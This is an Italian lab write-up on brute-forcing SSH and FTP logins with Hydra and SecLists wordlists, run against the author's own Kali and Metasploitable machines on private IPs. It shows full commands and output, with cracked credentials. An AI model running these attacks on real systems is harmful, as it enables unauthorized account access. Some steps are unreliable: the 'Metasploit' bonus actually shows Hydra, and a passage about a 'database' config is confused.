

Oggi il progetto consisteva nello sviluppo di un attacco utilizzando **Hydra** come strumento principale, con target sui servizi **FTP** e **SSH**.

L'esercizio si è sviluppato in due fasi:

Esercizio Traccia

Una prima fase dove insieme vedremo l'abilitazione di un servizio SSH e la relativa sessione di cracking dell'autenticazione con Hydra.

Una seconda fase dove sarete liberi di configurare e craccare un qualsiasi servizio di rete tra quelli disponibili, ad esempio ftp, rdp, telnet, autenticazione HTTP.

Configurazione Iniziale

Il primo passo è creare un nuovo utente su Kali Linux.

Per comodità, chiameremo l'utente `test_user` e come password utiliziamo `testpass`.

Per farlo, inserisci il seguente comando nel terminale:

```
(kali㉿kali)-[~]
$ sudo adduser test_user
```

Una volta creato il nuovo utente, premi **Invio** e ti verrà mostrata una schermata come quella sottostante, in cui ti vengono richiesti i dettagli del nuovo utente:

```
info: Aggiunta dell'utente «test_user» ...
info: Selecting UID/GID from range 1000 to 59999 ...
info: Aggiunta del nuovo gruppo «test_user» (1001) ...
info: Adding new user `test_user' (1001) with group `test_user (1001)' ...
info: Creazione della directory home «/home/test_user» ...
info: Copia dei file da «/etc/skel» ...
Nuova password:
Reimmettere la nuova password:
passwd: password aggiornata correttamente
Modifica delle informazioni relative all'utente test_user
Inserire il nuovo valore o premere INVIO per quello predefinito
    Nome completo []:
    Stanza n° []:
    Numero telefonico di lavoro []:
    Numero telefonico di casa []:
    Altro []:
Le informazioni sono corrette? [S/n] s
info: Adding new user `test_user' to supplemental / extra groups `users' ...
info: Aggiunta dell'utente «test_user» al gruppo «users» ...
```

PS: Per comodità, ho lasciato i valori di default, ma è possibile inserire qualsiasi dato desiderato senza alcun problema.


Terminato l'inserimento del nuovo utente, procediamo con attivazione del servizio ssh attraverso il seguente comando:

```
(kali㉿kali)-[~]
$ sudo service ssh start
```

Ora che il servizio SSH è attivo, utilizziamo il comando per modificare il file di configurazione e abilitare l'accesso al nuovo utente:

```
(kali㉿kali)-[~]
$ sudo nano /etc/ssh/sshd_config
```

Se il comando è stato scritto correttamente, apparirà la seguente schermata di configurazione:



```
stino                               kali@kali: ~
File Azioni Modifica Visualizza Aiuto
GNU nano 8.3                         /etc/ssh/sshd_config

# This is the sshd server system-wide configuration file. See
# sshd_config(5) for more information.

# This sshd was compiled with PATH=/usr/local/bin:/usr/bin:/bin:/usr/games

# The strategy used for options in the default sshd_config shipped with
# OpenSSH is to specify options with their default value where
# possible, but leave them commented. Uncommented options override the
# default value.

Include /etc/ssh/sshd_config.d/*.conf

#Port 22
#AddressFamily any
#ListenAddress 0.0.0.0
#ListenAddress ::

#HostKey /etc/ssh/ssh_host_rsa_key
#HostKey /etc/ssh/ssh_host_ecdsa_key
#HostKey /etc/ssh/ssh_host_ed25519_key

# Ciphers and keying
#RekeyLimit default none

# Logging
[ Lette 122 righe ]
^G Guida      ^O Salva      ^F Cerca      ^K Taglia     ^T Esegui      ^C P
^X Esci       ^R Inserisci   ^\ Sostituisci ^U Incolla    ^J Giustifica  ^/ V
```

Cerca con il filtro le seguenti righe e verifica che siano configurate come scritte di seguito:

```
#PermitRootLogin yes
```

```
#PasswordAuthentication yes
```

Una volta completata la configurazione, entriamo nel vivo del collegamento.

Per testare la connessione, digita il seguente comando:

```
(kali㉿kali)-[~]
$ ssh test_user@192.168.64.32
```

Se il collegamento è andato a buon fine,
apparirà il messaggio di conferma simile al seguente:

```
The authenticity of host '192.168.64.32 (192.168.64.32)' can't be established.
ED25519 key fingerprint is SHA256:DaOT3AMgu926fYR7ASXOF8j9viK8LYBqBApsZkgRmYo.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.64.32' (ED25519) to the list of known hosts
test_user@192.168.64.32's password:
Linux kali 6.11.2-arm64 #1 SMP Kali 6.11.2-1kali1 (2024-10-15) aarch64

The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/*copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
```

```
(test_user㉿kali)-[~]
$
```


Una volta confermato che il collegamento SSH è stato configurato correttamente, possiamo procedere con la configurazione di **Hydra** per eseguire un attacco di forza bruta sul servizio SSH.

Il comando è il seguente:

```
└─(test_user㉿kali)-[~]
$ hydra -l username -p password 192.168.64.32 -t 4 ssh
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Pl
organizations, or for illegal purposes (this is non-binding

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting
[DATA] max 1 task per 1 server, overall 1 task, 1 login try
[DATA] attacking ssh://192.168.64.32:22/
1 of 1 target completed, 0 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished
```

Per installare la libreria **SecLists**, che ti permetterà di avere un ampio database di username e password per eseguire attacchi con Hydra, segui questi passaggi.



The screenshot shows a terminal window with a dark background and light-colored text. At the top, there's a menu bar with options: File, Azioni, Modifica, Visualizza, Aiuto. The terminal prompt is '(kali㉿kali)-[~]'. The user runs the command '\$ sudo apt install seclists'. A password prompt '[sudo] password di kali:' follows. The output shows a list of packages being installed automatically because they were already present. It includes libbbfiol, libegl-dev, libgles-dev, libglvnd-dev, libpaper, libc++1-19, libfmt9, libgles1, libjxl0.9, libunwind, libc++abi1-19, libgl1-mesa-dev, libglvnd-core-dev, libmbcrypto7t64, python3-a, and others. A note at the bottom says 'Usare "sudo apt autoremove" per rimuoverli.' Below this, the user types 'seclists' under 'Installazione:'. The 'Riepilogo:' section shows the package details again. Finally, the download process starts with 'Scaricamento di:1 http://archive-4.kali.org/kali kali-rolling/main arm64 seclists 526 MB]'.

Termmoanto lo scaricamento porcediamo cn il cambaire utente, come riportatto nel immagine sottostante, e quando richeisto inseirre la password di kali

The screenshot shows a terminal window with the following text:

```
test_user@kali: ~
File Azioni Modifica Visualizza Aiuto
Dimensione scaricamento: 526 MB
Spazio richiesto: 2.082 MB / 45,2 GB disponibile

Scaricamento di:1 http://archive-4.kali.org/kali kali-rolling/main arm64 seclists
MB]
Recuperati 526 MB in 22s (23,7 MB/s)
Selezionato il pacchetto seclists non precedentemente selezionato.
(Lettura del database ... 402428 file e directory attualmente installati.)
Preparativi per estrarre ... /seclists_2024.4-0kali1_all.deb ...
Estrazione di seclists (2024.4-0kali1) ...
Configurazione di seclists (2024.4-0kali1) ...
Elaborazione dei trigger per kali-menu (2024.4.0) ...
Elaborazione dei trigger per wordlists (2023.2.0) ...

└─(kali㉿kali)-[~]
$ su - test_user
Password:
└─(test_user㉿kali)-[~]
$
```

Per entrare all'interno di un database dopo aver cambiato l'utente, il comando da eseguire è il seguente:

```
—(kali㉿kali)-[~]
$ hydra -L /usr/share/seclists/Usernames/xato-net-10-million-usernames.txt -P /usr/share/seclists/Passwords/xato-net-10-million-passwords-1000000.txt 192.168.1.28 -t4 ssh
Hydra v9.2 (c) 2021 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these
*** ignore laws and ethics anyway).
```

Per velocizzare il processo di accesso al database, puoi modificare la posizione dell'utente e della password all'interno del file di configurazione del database, in modo che vengano letti più rapidamente. In particolare, ti consiglio di modificare il file di configurazione per il database usando un editor come nano.

Prima di anzalizzare scarichiamo FTP, col seguente comando

```
File Azioni Modifica Visualizza Aiuto
└─(kali㉿kali)-[~]
$ sudo apt-get install vsftpd
[sudo] password for kali:
Lettura elenco dei pacchetti... Fatto
Generazione albero delle dipendenze... Fatto
Lettura informazioni sullo stato... Fatto
I seguenti pacchetti sono stati installati automaticamente e non sono più richiesti:
 libbfio1 libc++1-19 libc++abi1-19 libegl-dev libfmt9 libgl1-mesa-dev libgles-dev libgles1 libglvnd-core-dev
 libglvnd-dev libjxl0.9 libmbcrypto7t64 libpaper1 libunwind-19 python3-appdirs
Usare "sudo apt autoremove" per rimuoverli.
I seguenti pacchetti NUOVI saranno installati:
 vsftpd
0 aggiornati, 1 installati, 0 da rimuovere e 20 non aggiornati.
È necessario scaricare 135 kB di archivi.
Dopo quest'operazione, verranno occupati 382 kB di spazio su disco in più.
Scaricamento di:1 http://http.kali.org/kali kali-rolling/main arm64 vsftpd arm64 3.0.3-13.1+b1 [135 kB]
Recuperati 135 kB in 1s (131 kB/s)
Preconfigurazione dei pacchetti in corso
Selezionato il pacchetto vsftpd non precedentemente selezionato.
(Lettura del database... 408778 file e directory attualmente installati.)
Preparativi per estrarre .../vsftpd_3.0.3-13.1+b1_arm64.deb ...
Estrazione di vsftpd (3.0.3-13.1+b1) ...
Configurazione di vsftpd (3.0.3-13.1+b1) ...
/usr/lib/tmpfiles.d/vsftpd.conf:1: Line references path below legacy directory /var/run/, updating /var/run/vsftpd/em
```

Per installare e configurare un servizio **FTP** su Kali Linux e utilizzarlo con **Hydra**, il primo passo è autorizzare, quando verrà richiesto, con la password di Kali.

Conclusa l'installazione procediamo con l'avvio di Ftp, eseguendo il seguente comando:

```
sudo service vsftpd start
```

E di seguito:

```
$ hydra -L/usr/share/seclists/Usernames/xato-net-10-million-usernames.txt -P
/usr/share/seclists/Passwords/xato -net-10-million-passwords-100.txt -VV -t4
ftp://192.168.64.32
```

```
File Azioni Modifica Visualizza Aiuto
[ATTEMPT] target 192.168.64.32 - login "test_user" - pass "fuckyou" - 131 of 829545500 [child 2] (0/0)
[ATTEMPT] target 192.168.64.32 - login "test_user" - pass "121212" - 132 of 829545500 [child 3] (0/0)
[ATTEMPT] target 192.168.64.32 - login "test_user" - pass "000000" - 133 of 829545500 [child 0] (0/0)
[ATTEMPT] target 192.168.64.32 - login "test_user" - pass "qazwsx" - 134 of 829545500 [child 1] (0/0)
[ATTEMPT] target 192.168.64.32 - login "test_user" - pass "123qwe" - 135 of 829545500 [child 2] (0/0)
[ATTEMPT] target 192.168.64.32 - login "test_user" - pass "killer" - 136 of 829545500 [child 3] (0/0)
[ATTEMPT] target 192.168.64.32 - login "test_user" - pass "trustno1" - 137 of 829545500 [child 0] (0/0)
[ATTEMPT] target 192.168.64.32 - login "test_user" - pass "jordan" - 138 of 829545500 [child 1] (0/0)
[ATTEMPT] target 192.168.64.32 - login "test_user" - pass "jennifer" - 139 of 829545500 [child 3] (0/0)
[ATTEMPT] target 192.168.64.32 - login "test_user" - pass "zxcvbnm" - 140 of 829545500 [child 2] (0/0)
[ATTEMPT] target 192.168.64.32 - login "test_user" - pass "asdfgh" - 141 of 829545500 [child 3] (0/0)
[ATTEMPT] target 192.168.64.32 - login "test_user" - pass "hunter" - 142 of 829545500 [child 0] (0/0)
[ATTEMPT] target 192.168.64.32 - login "test_user" - pass "testpass" - 143 of 829545500 [child 1] (0/0)
[ATTEMPT] target 192.168.64.32 - login "test_user" - pass "buster" - 144 of 829545500 [child 2] (0/0)
[21][ftp] host: 192.168.64.32 login: test_user password: testpass
[ATTEMPT] target 192.168.64.32 - login "admin" - pass "123456" - 201 of 829545500 [child 1] (0/0)
[ATTEMPT] target 192.168.64.32 - login "admin" - pass "password" - 202 of 829545500 [child 3] (0/0)
[ATTEMPT] target 192.168.64.32 - login "admin" - pass "12345678" - 203 of 829545500 [child 0] (0/0)
[ATTEMPT] target 192.168.64.32 - login "admin" - pass "qwerty" - 204 of 829545500 [child 2] (0/0)
^C[ERROR] Received signal 2, going down ...
[ERROR] Can not create restore file (./hydra.restore) - Permission denied

└─(kali㉿kali)-[/usr/share/seclists/Usernames]
```

Se tutto è stato configurato correttamente, vedrai non solo l'attacco partire, ma dopo qualche istante, anche le credenziali di accesso corrette, che verranno visualizzate nel terminale una volta che Hydra le troverà.


BONUS: Attacco identico a Metasploit

Il procedimento è simile all'attacco con Hydra, ma invece di utilizzare Hydra, sfrutteremo **Metasploit**, uno degli strumenti più potenti per l'esecuzione di attacchi di penetrazione, in particolare quelli di brute force su servizi come FTP o SSH.

Il comando:

```
$ hydra -L/usr/share/seclists/Usernames/xato-net-10-million-usernames.txt -P /usr/share/seclists/Passwords/xato -net-10-million-passwords-100.txt -VV -t4  
ftp://192.168.64.24
```

La schermata, se tutto è stato scritto e inviato correttamente, è la seguente:



The screenshot shows a terminal window with the following details:

- Terminal title: kali@kali: /usr/share/seclists/Passwords
- File menu: File, Azioni, Modifica, Visualizza, Aiuto
- Output of the hydra command:

```
[ATTEMPT] target 192.168.64.24 - login "test_user" - pass "access" - 196 of 837841  
[ATTEMPT] target 192.168.64.24 - login "test_user" - pass "yankees" - 197 of 837841  
[ATTEMPT] target 192.168.64.24 - login "test_user" - pass "987654321" - 198 of 837841  
[ATTEMPT] target 192.168.64.24 - login "test_user" - pass "dallas" - 199 of 837841  
[ATTEMPT] target 192.168.64.24 - login "test_user" - pass "austin" - 200 of 837841  
[ATTEMPT] target 192.168.64.24 - login "test_user" - pass "thunder" - 201 of 837841  
[ATTEMPT] target 192.168.64.24 - login "test_user" - pass "taylor" - 202 of 837841  
[ATTEMPT] target 192.168.64.24 - login "msfadmin" - pass "123456" - 203 of 837841056  
[ATTEMPT] target 192.168.64.24 - login "msfadmin" - pass "password" - 204 of 837841056  
[ATTEMPT] target 192.168.64.24 - login "msfadmin" - pass "12345678" - 205 of 837841056  
[ATTEMPT] target 192.168.64.24 - login "msfadmin" - pass "qwerty" - 206 of 837841056  
[ATTEMPT] target 192.168.64.24 - login "msfadmin" - pass "msfadmin" - 207 of 837841056  
[ATTEMPT] target 192.168.64.24 - login "msfadmin" - pass "123456789" - 208 of 837841056  
[21][ftp] host: 192.168.64.24 login: msfadmin password: msfadmin  
[ATTEMPT] target 192.168.64.24 - login "admin" - pass "123456" - 304 of 837841056  
[ATTEMPT] target 192.168.64.24 - login "admin" - pass "password" - 305 of 837841056  
[ATTEMPT] target 192.168.64.24 - login "admin" - pass "12345678" - 306 of 837841056  
[ATTEMPT] target 192.168.64.24 - login "admin" - pass "qwerty" - 307 of 837841056  
[ATTEMPT] target 192.168.64.24 - login "admin" - pass "msfadmin" - 308 of 837841056  
^C[ERROR] Received signal 2, going down ...  
[ERROR] Can not create restore file (./hydra.restore) - Permission denied
```